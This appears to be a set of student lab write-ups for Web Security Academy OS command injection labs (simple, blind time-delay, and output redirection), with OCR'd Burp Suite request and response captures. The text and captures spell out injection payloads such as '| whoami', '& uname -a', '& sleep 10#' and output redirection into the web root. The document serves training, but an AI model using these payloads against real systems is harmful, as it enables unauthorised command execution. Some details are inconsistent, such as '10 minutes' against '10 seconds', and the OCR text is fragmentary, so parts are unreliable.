- **Title: OS Command Injection Lab Report**
- **Lab Information:**
- **Lab Name: OS command injection simple case**
- **Lab Difficulty Level: Apprentice**

Methodology:

1. **Initial Observation:** The lab featured an OS command injection vulnerability in the product stock checker.
2. **Request Analysis:** I used Burp Suite to intercept the POST request being sent, which contained parameters like `productId` and `StoreId`. The response showed the integer "88," representing the remaining stock of a product.
3. **Exploiting the Vulnerability:** I recognized that the POST request triggered the execution of a shell command on the server, using the `productId` and `StoreId` parameters. To exploit this, I needed to inject an OS command.
4. **Payload Injection:** I experimented with various command injection techniques that are platform-agnostic, such as `|`, `||`, &, &&, and `;`. In my case, I used `| whoami` to execute the `whoami` command on the server.
5. **Execution of Payload:** I modified the `StoreId` parameter to include the payload `| whoami` and sent the request to the repeater. The response revealed the user's name, which was "PETER."
6. **Further Command Execution:** After confirming that the OS was Linux-based, I performed additional commands to explore the system.

Results:

- Successfully exploited the OS command injection vulnerability to execute the `whoami` command and obtain the name of the current user.
- Demonstrated the risk of OS command injection in web applications.

Security Implications:


- The lab emphasized the critical importance of validating and sanitizing user inputs to prevent OS command injection attacks.

Preventive Measures:

- Applications should validate and sanitize user inputs and avoid executing user-controlled data as shell commands without proper filtering.

Conclusion:

- Solving this lab underscored the risks associated with OS command injection vulnerabilities and the need for secure coding practices.
- Highlighted the consequences of inadequate input validation in web applications.


Burp Suite Community Edition v2023.10.2.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
Send Cancel
Target: https://0ac9004f04165081824661ec000300fe.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
Cookie: session=DU2PNPpZUJ8rPUKZnXn8BQyA3OQdHSS5
Content-Length: 21
Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
Sec-Ch-Ua-Platform: "Linux"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0ac9004f04165081824661ec000300fe.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0ac9004f04165081824661ec000300fe.web-security-academy.net/product?productId=4
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
productId=4&storeId=1 | whoami
Search
0 highlights
Response
Pretty Raw Hex Render
Inspector
Back
Body parameter
Name
storeId
Value
1 | whoami
Decoded from: URL encoding
1 | whoami
Cancel
Apply changes
Inspector
Notes

Burp Suite Community Edition v2023.10.2.3 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings Extensions Learn

1 × 2 ×

Send Cancel

Target: https://0a34000a04aa1d6385d817af00d6000d.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 POST /product/stock HTTP/2
2 Host: 0a34000a04aa1d6385d817af00d6000d.web-security-academy.net
3 Cookie: session=zaGSTi7t0wXEOJTLADaZBbhsJTAdycSI
4 Content-Length: 30
5 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/118.0.5993.88 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a34000a04aa1d6385d817af00d6000d.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
  https://0a34000a04aa1d6385d817af00d6000d.web-security-academy.net/product?productId=4
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 13
5
6 peter-h6qwfT
7
```

Inspector

Back

Body parameter

Name: storeId

Value: 1 | whoami

Decoded from: URL encoding

1 | whoami

Cancel Apply changes

Inspector Notes

Request

Pretty Raw Hex

```
1 POST /product/stock HTTP/2
2 Host: 0a34000a04aa1d6385d817af00d6000d.web-security-academy.net
3 Cookie: session=zaGSTi7t0wXEOJTLADaZBbhsJTAdycSI
4 Content-Length: 36
5 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/118.0.5993.88 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a34000a04aa1d6385d817af00d6000d.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
  https://0a34000a04aa1d6385d817af00d6000d.web-security-academy.net/product?productId=4
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 16
5
6 peter-h6qwfT
7 88
8
```

Back

Body parameter

Name: storeId

Value: 1%20%26%20whoami

Decoded from: URL encoding

1 & whoami

Cancel Apply changes

Request

```
POST /product/stock HTTP/2
Host: 0a34000a04aa1d6385d817af00d6000d.web-security-academy.net
Cookie: session=zaGSTi7t0wXEOJTLADaZBbhsJTAdycSI
Content-Length: 40
Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
Sec-Ch-Ua-Platform: "Linux"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0a34000a04aa1d6385d817af00d6000d.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a34000a04aa1d6385d817af00d6000d.web-security-academy.net/product?productId=4
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
```

Inspector

Body parameter

Name: storeId

Value: 1%20%26%20uname%20-a

Decoded from: URL encoding

1 & uname -a

Response

```
Linux 12725132ffdf 4.14.254-246.539.amzn2.x86_64 #1 SMP Wed Sep 6 22:22:06 UTC 2023 x86_64
88
```

Linux ?

Request

```
POST /product/stock HTTP/2
Host: 0a34000a04aa1d6385d817af00d6000d.web-security-academy.net
Cookie: session=zaGSTi7t0wXEOJTLADaZBbhsJTAdycSI
Content-Length: 33
Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
Sec-Ch-Ua-Platform: "Linux"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0a34000a04aa1d6385d817af00d6000d.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a34000a04aa1d6385d817af00d6000d.web-security-academy.net/product?productId=4
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
```

Inspector

Body parameter

Name: storeId

Value: 1%20%26%20pwd

Decoded from: URL encoding

1 & pwd

Response

```
/home/peter-h6qwfT
88
```

?

```
Gecko) Chrome/118.0.5993.88 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0a34000a04aa1d6385d817af00d6000d.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a34000a04aa1d6385d817af00d6000d.web-security-academy.net/product?productId=4
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
```

Value: 1%20%26%20ls%20-l

Decoded from: URL encoding

1 & ls -l

Response

```
total 4
-rw-r--r-- 1 peter-h6qwfT peter 76 Nov  6 08:54 stockreport.sh
88
```

? !

Title: Blind OS Command Injection with Time Delays Lab Report

Lab Information:

- Lab Name: Blind OS command injection with time delays
- Lab Difficulty Level: Practitioner

Methodology:

7. **Initial Observation: The lab featured a blind OS command injection vulnerability in the feedback function.**
8. **Exploration: I began by submitting random feedback in the feedback section and intercepted the request using Burp Suite. The request contained parameters such as `CSRF`, `name`, `Email`, `subject`, and `message`.**
9. **Testing the Name Field: To identify the vulnerable field, I started with the `name` field. I injected the command `& sleep 10#` and encoded it. Upon sending the request, I immediately received a response, indicating that the `name` field was not vulnerable.**
10. **Testing the Email Field: Next, I moved to the `Email` field and injected the same command. This time, I observed a significant delay of 10 minutes before receiving a response. This delay confirmed that the `Email` field was vulnerable to blind OS command injection.**

Results:

- **Successfully identified the vulnerable field for blind OS command injection as the `Email` field.**
- **Demonstrated the ability to inject OS commands and cause a 10-second delay in the application's response.**

Security Implications:


- **The lab highlighted the risk of blind OS command injection vulnerabilities, where attackers can inject and execute arbitrary commands without receiving output in the response.**


Preventive Measures:


- **To prevent blind OS command injection, applications should validate and sanitize user inputs, and avoid executing user-controlled data as shell commands.**


Conclusion:

- **Solving this lab emphasized the importance of input validation and security measures to prevent OS command injection attacks.**
- **Demonstrated the impact of blind command injection, even without visible output in responses.**


Home | Submit feedback
Submit feedback
Name:
gyt6
Email:
7e325a75b8@emailboxi.live
Subject:
ggggg
Message:
gtgyt
Submit feedback
Forward
Drop
Intercept is on
Action
Open browser
Pretty
Raw
Hex
1 POST /feedback/submit HTTP/2
2 Host: 0a3800b103973e5a81f44844003f004e.web-security-academy.net
3 Cookie: session=bfKnNTdrceujgM3qtITN09CWY44Gr8EO
4 Content-Length: 109
5 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a3800b103973e5a81f44844003f004e.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a3800b103973e5a81f44844003f004e.web-security-academy.net/feedback
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18
19 csrf=LNetUfs0FLGZE92GPAt4d4VO20jkkq5a&name=gyt6&email=7e325a75b8%40emailboxi.live&subject=ggggg&message=gtgyt


Burp Suite Community Edition v2023.10.2.3 - Temporary Project
Burp
Project
Intruder
Repeater
View
Help
Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Settings
Extensions
Learn
1 ×
3 ×
6 ×
Send
Cancel
Target: https://0a3800b103973e5a81f44844003f004e.web-security-academy.net
HTTP/2
Request
Pretty
Raw
Hex
4 Content-Length: 125
5 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a3800b103973e5a81f44844003f004e.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a3800b103973e5a81f44844003f004e.web-security-academy.net/feedback
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18
19 csrf=LNetUfs0FLGZE92GPAt4d4VO20jkkq5a&name=gyt6
%26+sleep+10%22&email=7e325a75b8%40emailboxi.live&subject=ggggg&message=gtgyt
Search
0 highlights
Response
Pretty
Raw
Hex
Render
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2
5
6 {
}
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 5
Request cookies 1
Request headers 19
Response headers 3
Inspector
Notes





.....

Title: Blind OS Command Injection with Output Redirection Lab Report

Lab Information:

- Lab Name: Blind OS command injection with output redirection

Methodology:

1- Initial Observation: The lab featured a blind OS command injection vulnerability in the feedback function. The application executed a shell command using user-supplied details, but the output was not returned in the response.
2- Identifying Vulnerable Parameter: To determine which parameter was vulnerable to blind command injection, I submitted random feedback and intercepted the request using Burp Suite. I started with the name field and injected **`& sleep 12#`** to delay the response. However, I confirmed that the name field was not vulnerable.
3- Exploiting the Vulnerable Field: I then focused on the `Email` field and injected `& sleep 12#`. This time, there was a **12-second delay**, indicating that the `Email` field was vulnerable to blind command injection.
4- Data Exfiltration: To further exploit the vulnerability, I noticed that the application served images from the **`/var/www/images/`** folder. I sent a random image to repeater and issued a GET request for `/images`.
5- Command Injection with Output Redirection: Instead of the sleep command, I crafted a payload that executed the `whoami` command and redirected the output to a file named "output.txt" in the **`/var/www/images/` directory: `whoami > /var/www/images/output.txt.`**
6- Results: I checked if the file `output.txt` existed in the `/var/www/images/` directory. The file was present, and it contained the output of the `whoami` command, revealing the name of the user on the system.

Security Implications:

- The lab demonstrated the severity of blind OS command injection vulnerabilities and the potential for data exfiltration using output redirection.

Preventive Measures:

- To prevent such vulnerabilities, applications should validate and sanitize user inputs and avoid executing user-controlled data as shell commands without proper filtering.

Conclusion:

- Solving this lab highlighted the risks of blind OS command injection, particularly when output redirection is possible.
- Emphasized the importance of input validation and secure coding practices to protect against command injection attacks.

Blind OS command inject

https://0ab700570318dea48504a03a00510052.web-s...

Web Security Academy

Blind OS command injection with output redirection

LAB Not solved

Back to lab description »

Home | Submit feedback

Submit feedback

Name:

Email:

Subject:

Message:

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 × 3 × 6 × 7 ×

Send Cancel

Target: https://0ab700570318dea48504a03a00510052.web-security-academy.net

Request

Pretty Raw Hex

```
3 Cookie: session=7M5OC5NF45ru5pyFRH8eEKZt0BQRDecW
4 Content-Length: 111
5 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/118.0.5993.88 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0ab700570318dea48504a03a00510052.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0ab700570318dea48504a03a00510052.web-security-academy.net/feedback
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18
19 csrf=KOIadPWZA4ScoFr5nLvKGYKq6R9vZcgd&name=test&email=7e325a75b8%40emailboxi.live & sleep
   10 #&subject=ggggg&message=mustafa
```

Search 0 highlights

Response

Pretty Raw Hex Render

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Request

Pretty Raw Hex

```
3 Cookie: session=7M5OC5NF45ru5pyFRH8eEKZt0BQRDecW
4 Content-Length: 128
5 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/118.0.5993.88 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0ab700570318dea48504a03a00510052.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0ab700570318dea48504a03a00510052.web-security-academy.net/feedback
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18
```


```
19 csrf=KOIadPWZA4ScoFr5nLvKGYKq6R9vZcgd&name=test&email=7e325a75b8%40emailboxi.live
   %26+sleep+10+%23&subject=ggggg&message=mustafa
```


Search 0 highlights

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2
5
6 {
  }
```

Inspecto

Request at

Request qu


Request bo

Request co

Request he

Response h

eb Security
cademy
Blind OS command injection with output redirection
Back to lab description
LAB Not solved
Home | Submit feedback
WE LIKE TO
SHOP
tbulb Moments $41.45
Cheshire Cat Grin $89.25
Paddling Pool Shoes $55.57
Folding Gadgets $89.57


Filter: Hiding CSS and general binary content
Request
Response
Inspector
Request attributes 2
Request query parameters 1
Request cookies 1
Request headers 16
Response headers 3

1 × 3 × 6 × 7 × 8 ×

Send | Cancel | Target: https://0ab700570318dea48504a03a00510052.web

Request

Pretty | Raw | Hex

```
1 GET /image?filename=38.jpg HTTP/2
2 Host: 0ab700570318dea48504a03a00510052.web-security-academy.net
3 Cookie: session=7M5Oc5NF45ru5pyFRH8eEKZt0BQRDecW
4 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/118.0.5993.88 Safari/537.36
7 Sec-Ch-Ua-Platform: "Linux"
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
